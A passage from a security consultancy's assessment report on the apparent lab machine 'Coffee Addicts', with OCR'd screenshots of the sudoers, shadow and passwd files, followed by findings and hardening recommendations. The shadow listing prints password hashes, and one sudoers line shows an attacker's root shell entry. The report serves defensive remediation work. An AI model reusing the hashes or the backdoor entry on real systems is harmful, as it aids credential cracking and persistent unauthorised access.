
#includedir /etc/sudoers.d
root@CoffeeAddicts:/etc#
```

# A-S-A Security Consultants

## Vulnerability Assessment Report - Coffee Addicts

---

Removal of user *badbyte* and user *gus* from the server.



The screenshot shows a terminal window titled "coffeaddicts (rooted) [Running]" with the GNU nano 2.9.3 editor open to the file /etc/sudoers. The file content is as follows:

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

#ixer   ALL=(root)    ALL
#badbyte ALL=(root) /opt/BadByte/shell
# See sudoers(5) for more information on "Winclude" directives:

#includedir /etc/sudoers.d
```

The bottom of the window shows the nano editor's status bar with the file name "/etc/sudoers" and various menu options like "Get Help", "Cancel", "DOS Format", "Mac Format", "Append", "Prepend", "Backup File", and "To Files".

# A-S-A Security Consultants

## Vulnerability Assessment Report - Coffee Addicts

```
coffeaddicts (rooted) [Running]
GNU nano 2.9.3 /etc/shadow

root:!:18723:0:99999:7:::
daemon:x:18723:0:99999:7:::
bin:x:18723:0:99999:7:::
sys:x:18723:0:99999:7:::
sync:x:18723:0:99999:7:::
games:x:18723:0:99999:7:::
man:x:18723:0:99999:7:::
lp:x:18723:0:99999:7:::
mail:x:18723:0:99999:7:::
news:x:18723:0:99999:7:::
uucp:x:18723:0:99999:7:::
proxy:x:18723:0:99999:7:::
www-data:x:18723:0:99999:7:::
backup:x:18723:0:99999:7:::
list:x:18723:0:99999:7:::
irc:x:18723:0:99999:7:::
gnats:x:18723:0:99999:7:::
nobody:x:18723:0:99999:7:::
systemd-networkd:x:18723:0:99999:7:::
systemd-resolved:x:18723:0:99999:7:::
syslog:x:18723:0:99999:7:::
messagebus:x:18723:0:99999:7:::
_apt:x:18723:0:99999:7:::
_apt:x:18723:0:99999:7:::
quidd:x:18723:0:99999:7:::
dnsmasq:x:18723:0:99999:7:::
landscape:x:18723:0:99999:7:::
sshd:x:18723:0:99999:7:::
pollinate:x:18723:0:99999:7:::
#gus:R2VYK7os9YxI0Dc42aqVxkx2Q8VP5Rzu/.uh0ne04t5aI4c2T5lg6Inufetvo8uJZp/E9JelY5m7vehLcezbSnuHx3
mysql:!:18723:0:99999:7:::
Wbdate:464e70aY0I3HsqZTs0p0Nk8QZ009Hu27NEJUTn22zYt7KHzatJ/6L5JRJx41CRHbKncpGQIYEN7e5NEzJrB124

fixer!CoffeeAddicts:~$ _

coffeaddicts (rooted) [Running]
GNU nano 2.9.3 /etc/passwd Notified

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:100:102:systemd Network Management,,:/run/systemd/notify:/usr/sbin/nologin
systemd-resolved:x:101:103:systemd Resolver,,:/run/systemd/resolved:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
_apt:x:105:65534::/var/lib/xdg:/bin/false
quidd:x:106:110::/run/quidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:11::/var/cache/pollinate:/bin/false
#gus:x:1000:1000:gus,,:/home/gus:/bin/bash
mysql:x:111:115:MySQL Server,,:/nonexistent:/bin/false
Wbdate:x:1001:1001::/nonexistent:/bin/bash
File Name to Write: /etc/passwd
Get Help M-U DOS Format x-R Append N-S Backup File
Cancel M-N Mac Format x-P Prepend To Files
```

### Conclusion

Coffee Addicts suffered a compromised website due to blatant exposure of the administrator username and password. This can be deemed as a very critical failure as these two authentication credentials should never be exposed openly at a public forum. Current policies toward password controls are inadequate and need to be strengthened for improved security. The compromised admin password found can easily be broken by a bruteforce attack. Also there is an unlimited amount of password tries with no lockout feature. Fortunately no critical business data was found to have been compromised.

Unencrypted connections provide an attack vector for malicious activities. HTTP traffic which passes through port 80 is widely considered to be unsecured. The web traffic that passes through this port remains in plain text. This traffic can easily be captured by network packet sniffers and any text information can be read.

Outdated web-servers provide another attack vector for malicious activities. Apache 2.4.29 has several known vulnerabilities which have been exposed. (ie. [CVE-2018-17189](#), [CVE-2017-15710](#), [CVE-2018-1312](#), [CVE-2018-1283](#)). Known vulnerabilities allow for denial of service attacks making the site/network inaccessible to users, as well as remote code execution enabling attackers to create a shell/reverse shell into a system.

Through the investigation process the malicious attacker was found. It was identified that the attacker gained root privilege but had limited command usage. It can also be assumed due to the data breach that the attacker gained username information, having had access to the `/etc/passwd` file. The attacker, *badbyte*, was thereafter removed from the server. The username *gus* was also removed as this authentication ID was compromised. Other compromised usernames will also need to be removed and replaced.

### Recommendations

The impact of the compromised web site to Coffee Addicts can be deemed minimal. The website is primarily used for blogging and no financial data or consequential information has been found compromised.

A-S-A Security Consultants recommend the following:

1. Ensure that username and password information are never exposed by any and all authorized users. Website blogs containing comments and posts are available for the public to see, including malicious actors.
2. Establish a strong password policy for all authorized users. Passwords should at least be 8 characters in length and contain special characters. \*(NIST Special Publication 800-63B)
3. Disable all internet facing port services not necessary in the conduct of normal business operations.
4. Set firewall configuration rules to limit access of ssh port after six(6) failed attempts. Limiting attempts prevents brute force attacks. (*ufw limit ssh*)
5. Install SSL certificate in order to redirect traffic on http port 80 to https port 443 for security. Edit **.htaccess** for redirection configuration.
6. Upgrade from Open SSH 7.6p1 to latest version OpenSSH 9.0
7. Upgrade from Apache 2.4.29 to latest version Apache 2.4.53

\*<https://pages.nist.gov/800-63-3/sp800-63b.html>